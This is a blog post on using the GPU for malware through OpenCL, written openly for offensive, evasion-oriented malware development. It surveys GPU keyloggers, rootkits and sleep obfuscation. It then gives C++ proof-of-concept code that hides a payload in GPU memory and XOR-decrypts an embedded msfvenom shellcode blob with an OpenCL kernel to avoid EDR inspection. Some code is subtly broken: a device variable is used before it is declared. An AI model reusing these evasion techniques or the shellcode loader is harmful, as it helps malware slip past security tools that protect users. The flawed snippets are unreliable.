
Abusing the GPU for Malware with OpenCL

eversinc33.com/posts/gpu-malware.html



03/18/2023

I like esoteric programming topics, such as outsider languages or using obscure techniques to achieve some sort of goal. However, dabbling into these topics is usually somehow a waste of time, if theres no real-world use to it. With malware development however, weird approaches to problems can be very beneficial, as they may aid in evasion. One of these topics which I always had on my list to get into, was abusing the GPU for malware.

In this post I want to write a little bit about the thoughts and ideas I had when researching this recently. This is however not a comprehensive guide, there are no new techniques nor a comprehensive tutorial on implementing any. If anything, this is more of a short diary entry which might hopefully spark some interest or discussion.

If you have been looking into GPU malware or know more about it, please hit me up on Twitter and I would love to have a chat about it!

So we all know Graphic Processing Units (GPUs) as the chips in graphics cards that allow us to play the newest games in stunning resolutions. But what actually is a GPU and how does it relate to the CPU?

Primer on GPU computing

GPUs were invented to have a processor where the CPU can offload tasks to, if these tasks require a lot of parallelism, such as graphic transformations. Here, you usually have thousands of vertices, pixels or matrices and the GPU is designed to excel at tasks where

the same computation is applied to many many different data objects. While the GPU can be a separate device to the CPU, there are also GPUs that are integrated into CPUs, such as those used in many laptop devices today.

Besides the processor cores, the GPU also employs its own RAM, where arbitrary data, e.g. image data, can be stored.

Since CPU I/O can become a bottleneck for GPU performance, many GPUs also feature a Direct Memory Access (DMA). This is basically a direct highway between the GPU and the memory, allowing it to bypass the CPU and directly write to memory.

Now what's so great about GPUs and malware is that, at least to my knowledge, there are no EDR's yet that inspect GPU memory for malicious indicators or hook code running on the GPU. I think it might be possible though that sandboxes, which run malware in a virtualized environment, might already analyze GPU memory, since they are emulating or virtualizing it anyway. Also bypassing the CPU with DMA and thus effectively evading hooks for reading or writing to memory sounds like an idea to me.

However, GPU malware is not a hot new topic and has been explored and researched for a while already.

Public work on GPU Malware

The earliest paper on GPU malware that I found is actually from the defensive side and deals with using the GPU to aid in detection of malware on iOS using OpenGL shaders. However, the author states in a side note, that the same techniques can also be used for offensive purposes.

The earliest piece of research for GPU malware targeting desktop systems that I could find is from 2013 and describes a keylogger implemented in GPU code using CUDA that runs on Linux systems. This keylogger basically uses the DMA to read out the keyboard-buffer in memory, thus bypassing the CPU. The CPU is only needed for the bootstrapping process, where it needs to scan the host memory for the location of the keyboard-buffer - once that location is found, this address is passed to the GPU-code, which will then continously read out that memory to detect keystrokes. In order to access this memory, `root` privileges are required. Also, the memory page has to be mapped to the process once, in order for the CUDA API to accept the address for the DMA - it can afterwards be released and still be read by the GPU process, since it is using DMA anyway. A PoC is available under the name `Demon`, developed by Team Jellyfish.

The same team also released a rootkit called Jellyfish which also runs on Linux and abuses `LD_PRELOAD` to hook systemcalls and then stores information parsed from these system calls into GPU memory, e.g. which files were opened or which directories were created.

Regarding Windows malware, I found a few projects on GitHub which were interesting.

On vx-underground, a rather recent piece of code from 2022, written by smelly__vx, describes using the CUDA API to write to and read from GPU memory.

A use case that might come to mind when reading this is to combine this with sleep obfuscation, e.g. run a payload and when it sleeps, move it into GPU memory and then afterwards, read it back into memory to proceed running it. Example implementations can be found in NUL0x4C's GPU Poisoning technique or in oXis GPUSleep technique, who also wrote an awesome blog post about it. Again, both these techniques use smelly__vx's code snippets and thus use the CUDA API, making them reliant on NVIDIA graphics cards.

Finally, since we can offload tasks to the GPU, what would also be possible is to use the GPU to e.g. decrypt encrypted shellcode - different implementations, such as AES for the GPU in OpenCL exist and could be abused. However, this would only give a small benefit, since the payload would have to be read from the GPU into memory, before being able to be invoked by the CPU.

I read about other use-cases such as using the CPU as an anti-debugging technique, but I did not find any information about that. What would come to mind is to terminate a malware if no CUDA compatible card is found, indicating that a sandbox/VM is in use.

A lot of GPU malware seems to be based on CUDA. This leads us to the usual debate of which tools and frameworks to use.

EDIT: I also found this team jellyfish created Windows "trojan", which is essentially just a program which saves a DLL to GPU VRAM, removes the DLL from disk, achieves startup persistence and then reboots to fetch the DLL from the stll intact GPU again in a cold-boot-attack style. This made me think of how VRAM can be used as a sort of shared RAM, since it is less protected than regular RAM is in Windows and allows arbitrary access instead. On Linux, there is even a VRAM based file system.

CUDA vs OpenCL vs OpenGL

If you have been doing some graphics programming, e.g. when programming game engines or visualizers, you probably used OpenGL before. OpenGL is an API that allows you to use the GPU for graphics rendering. While we could leverage OpenGL for malware, e.g. by writing payloads to buffers or using shaders for computation, they are not designed for anything other than graphics programming (the same probably goes for DirectX, but I have never used that before). While writing malware based on shaders would certainly be a fun experiment, I don't see it as very practical.

Since however GPUs are more and more used for other tasks that need performant parallelism, e.g. machine learning, other APIs have come up, which can be used for more general computing tasks.

One of these is CUDA (Compute Unified Device Architecture): CUDA is NVIDIAs API for parallel computing on a GPU, released in 2007, that offers some more general access to GPU features. Since CUDA is proprietary however, using this API will make our malware only be able to run on NVIDIA graphic cards, and in addition only those that can run CUDA code.

Another, less restrictive (in terms of GPU targets) alternative to using CUDA is OpenCL, which is basically Apple's/Khronos' answer to CUDA.

Code compiled to run a GPU is called a `Kernel` by both CUDA and OpenCL - these are programs that are invoked by the CPU to then run on the GPU. OpenCL can however compile these kernels dynamically at run-time, which enables us to use OpenCL to run code on NVIDIA GPUs as well as on the GPUs of other vendors. OpenCL kernels are written in a specific language, which is an extension to the C language.

To me, OpenCL seems like the better option to use, with its wider support. As such, I implemented some small PoCs using the OpenCL language.

Developing with OpenCL

To develop with OpenCL you will need to install the OpenCL SDK that matches your GPU. Since a comprehensive tutorial, as mentioned above, is not in scope of this post, I will simply link you to these SDKs. For problems, consult the respective documentation:

- For NVIDIA GPUs download the CUDA Toolkit
- For Intel GPUs download the Intel OpenCL SDK
- For AMD GPUs download the AMD APP SDK

Finally, the executable has to be linked to `OpenCL.lib` and we need to include the OpenCL-headers, and in my case, since I am using C++, also the Cpp-headers.

GPU Memory Operations

Let's start by implementing smelly__vx's GPU memory abuse code I mentioned above in device agnostic OpenCL. This is one of the simple primitives we can use if we want to incorporate the GPU into our malware and as such the first thing I want to show here. We can then use this e.g. to store arbitrary payloads and data into GPU memory.

As usual, error handling is removed from all code snippets here for brevity reasons.

First, we need some boilerplate code to find a suitable GPU and use it for our OpenCL API calls:

```
#define CL_HPP_TARGET_OPENCL_VERSION 300
#include <CL/opencl.hpp>

int main(void)
{
    //get all platforms (drivers)
    std::vector<cl::Platform> all_platforms;
    cl::Platform::get(&all_platforms);
    cl::Platform default_platform = all_platforms[0];
    std::cout << "Using platform: " << default_platform.getInfo<CL_PLATFORM_NAME>()
<< "\n";

    //get default device of the default platform
    std::vector<cl::Device> all_devices;
    default_platform.getDevices(CL_DEVICE_TYPE_ALL, &all_devices);
    std::cout << "Using device: " << default_device.getInfo<CL_DEVICE_NAME>() <<
"\n";

    // use default device and set up OpenCL
    cl::Device default_device = all_devices[0];
    cl::Context context({ default_device });
    cl_int clError;
```

Afterwards, we can create a payload and set up an OpenCL command queue to move it into the GPU memory. Then we zero it out and read it back from the GPU memory:

```
        // Payload - one byte in this example. Could be shellcode or anything
    size_t dataSize = 1;
    int* dataArrayHost = (int*)malloc(dataSize * sizeof(int));
    dataArrayHost[0] = 1;

    std::cout << "Array content: " << dataArrayHost[0] << std::endl; // prints 1

    cl_command_queue queue;
    // A command queue is needed to run OpenCL commands
    queue           = clCreateCommandQueueWithProperties(context.get(),
default_device.get(), NULL, &clError);
    // Create a buffer in GPU memory
    cl_mem clBuffer = clCreateBuffer(context.get(), CL_MEM_READ_WRITE, dataSize *
sizeof(int), NULL, &clError);
    // Write our payload to the Buffer
    clError         = clEnqueueWriteBuffer(queue, clBuffer, CL_TRUE, 0, dataSize,
(void*)dataArrayHost, 0, NULL, NULL);

    // Zero out the memory, so we can see the loading actually suceeds
    dataArrayHost[0] = 0;
    std::cout << "Array content: " << dataArrayHost[0] << std::endl; // prints 0

    // Read the payload back from the GPU buffer into memory
    clError = clEnqueueReadBuffer(queue, clBuffer, CL_TRUE, 0, dataSize,
(void*)dataArrayHost, 0, NULL, NULL);

    std::cout << "Array content: " << dataArrayHost[0] << std::endl; // prints 1
}
```

So with these simple methods we would already be able to make the CUDA dependant POCs I referenced two sections above vendor-independent. What else can we do though?

Decrypting Shellcode via OpenCL Kernels

The following PoC is showing how to implement XOR-Decryption of shellcode on the GPU. However, this has the major caveat I mentioned above, which is that we still have to move the decrypted payload back into memory to execute it. Still, I found this an interesting exercise and we will also write our first actual OpenCL Kernel program here.

The full code is accessible on my GitHub.

First we need to define our Kernel. I don't want to read from file, which is why I included it as a string. Thankfully, XOR is such a simple algorithm that the Kernel code is super small:

```
const char* xorKernelSource[] = { //
"__kernel void decrypt(__global char* encrypted, __global char* password, __global
char* output) { output[get_global_id(0)] = encrypted[get_global_id(0)] ^ password[0];
}"
};
```

We define the Kernel-function `decrypt` which will do the decryption for us. `get_global_id(0)` gets the worker-thread ID, which is passed on to the Kernel when invoked later. We are running one thread for each byte in the shellcode, as you will see below.

```
int main()
{
    // msfvenom calc payload, xor encrypted with 'k' as key
    unsigned char buf[] =
"\x97\x23\xe8\x8f\x9b\x83\xab\x6b\x6b\x6b\x2a\x3a\x2a\x3b\x39\x3a\x3d\x23\x5a\xb9\x0e
\x23\xe0\x39\x0b\x23\xe0\x39\x73\x23\xe0\x39\x4b\x23\xe0\x19\x3b\x23\x64\xdc\x21\x21\
x26\x5a\xa2\x23\x5a\xab\xc7\x57\x0a\x17\x69\x47\x4b\x2a\xaa\xa2\x66\x2a\x6a\xaa\x89\x
86\x39\x2a\x3a\x23\xe0\x39\x4b\xe0\x29\x57\x23\x6a\xbb\xe0\xeb\xe3\x6b\x6b\x6b\x23\xe
e\xab\x1f\x0c\x23\x6a\xbb\x3b\xe0\x23\x73\x2f\xe0\x2b\x4b\x22\x6a\xbb\x88\x3d\x23\x94
\xa2\x2a\xe0\x5f\xe3\x23\x6a\xbd\x26\x5a\xa2\x23\x5a\xab\xc7\x2a\xaa\xa2\x66\x2a\x6a\
xaa\x53\x8b\x1e\x9a\x27\x68\x27\x4f\x63\x2e\x52\xba\x1e\xb3\x33\x2f\xe0\x2b\x4f\x22\x
6a\xbb\x0d\x2a\xe0\x67\x23\x2f\xe0\x2b\x77\x22\x6a\xbb\x2a\xe0\x6f\xe3\x23\x6a\xbb\x2
a\x33\x2a\x33\x35\x32\x31\x2a\x33\x2a\x32\x2a\x31\x23\xe8\x87\x4b\x2a\x39\x94\x8b\x33
\x2a\x32\x31\x23\xe0\x79\x82\x3c\x94\x94\x94\x36\x23\xd1\x6a\x6b\x6b\x6b\x6b\x6b\x6b\
x6b\x23\xe6\xe6\x6a\x6a\x6b\x6b\x2a\xd1\x5a\xe0\x04\xec\x94\xbe\xd0\x9b\xde\xc9\x3d\x
2a\xd1\xcd\xfe\xd6\xf6\x94\xbe\x23\xe8\xaf\x43\x57\x6d\x17\x61\xeb\x90\x8b\x1e\x6e\xd
0\x2c\x78\x19\x04\x01\x6b\x32\x2a\xe2\xb1\x94\xbe\x08\x0a\x07\x08\x45\x0e\x13\x0e\x6b
\x6b";
    unsigned char key[] = "k"; // our xor key
    char finalPayload[SHELLCODE_LENGTH] = { 0 }; // buffer for the decrypted payload

    /* Boilerplate code removed */

    // Setup our buffers, so we can pass them to the Kernel
    // We will map them as pointers to host memory
    cl_mem shellcodeEncrypted = clCreateBuffer(context.get(), CL_MEM_READ_ONLY |
CL_MEM_COPY_HOST_PTR, dataSize, buf, &err);
    cl_mem xorKey = clCreateBuffer(context.get(), CL_MEM_READ_ONLY |
CL_MEM_COPY_HOST_PTR, sizeof(char), key, &err);
    // the decrypted shellcode will be read out later and is not mapped to host
memory in order to hide it as long as possible
    cl_mem shellcodeDecryptedOut = clCreateBuffer(context.get(), CL_MEM_READ_WRITE,
dataSize, NULL, &err);

    // Create our kernel from source
    cl_program kernel = clCreateProgramWithSource(context.get(), 1, xorKernelSource,
NULL, &err);
    cl_int res = clBuildProgram(kernel, 0, NULL, NULL, NULL, NULL);

    // Get a handle to the kernel function for decryption
    cl_kernel decryptKernelFunctionHandle = clCreateKernel(kernel, "decrypt", &err);

    // Set arguments for the decryption function. These are the buffers we created
earlier
    clSetKernelArg(decryptKernelFunctionHandle, 0, sizeof(cl_mem),
(void*)&shellcodeEncrypted);
    clSetKernelArg(decryptKernelFunctionHandle, 1, sizeof(cl_mem), (void*)&xorKey);
    clSetKernelArg(decryptKernelFunctionHandle, 2, sizeof(cl_mem),
(void*)&shellcodeDecryptedOut);

    // Launch the kernel on the GPU with one work item per byte
    size_t workSize = SHELLCODE_LENGTH;
```

```
    err = clEnqueueNDRangeKernel(queue, decryptKernelFunctionHandle, 1, NULL,
&workSize, NULL, 0, NULL, NULL);

    // Copy the output from GPU memory back to CPU memory
    err = clEnqueueReadBuffer(queue, shellcodeDecryptedOut, CL_TRUE, 0, dataSize,
finalPayload, 0, NULL, NULL);

    // Print decrypted payload
    for (int i=0; i < SHELLCODE_LENGTH; i++)
    {
        printf("\\x%02x", (char)finalPayload[i]);
    }

    /* Cleanup code ommited */
}
```

Using this small program, we can offload our shellcode decryption to the GPU, potentially providing us with some additional stealth. While these PoCs are nothing outstanding, I still learned some things about GPU programming and hope that you did too. In my opinion, using the GPU is an area in malware development that can still be further explored.

Happy Hacking!

---

back to top

helloskiddie.club <3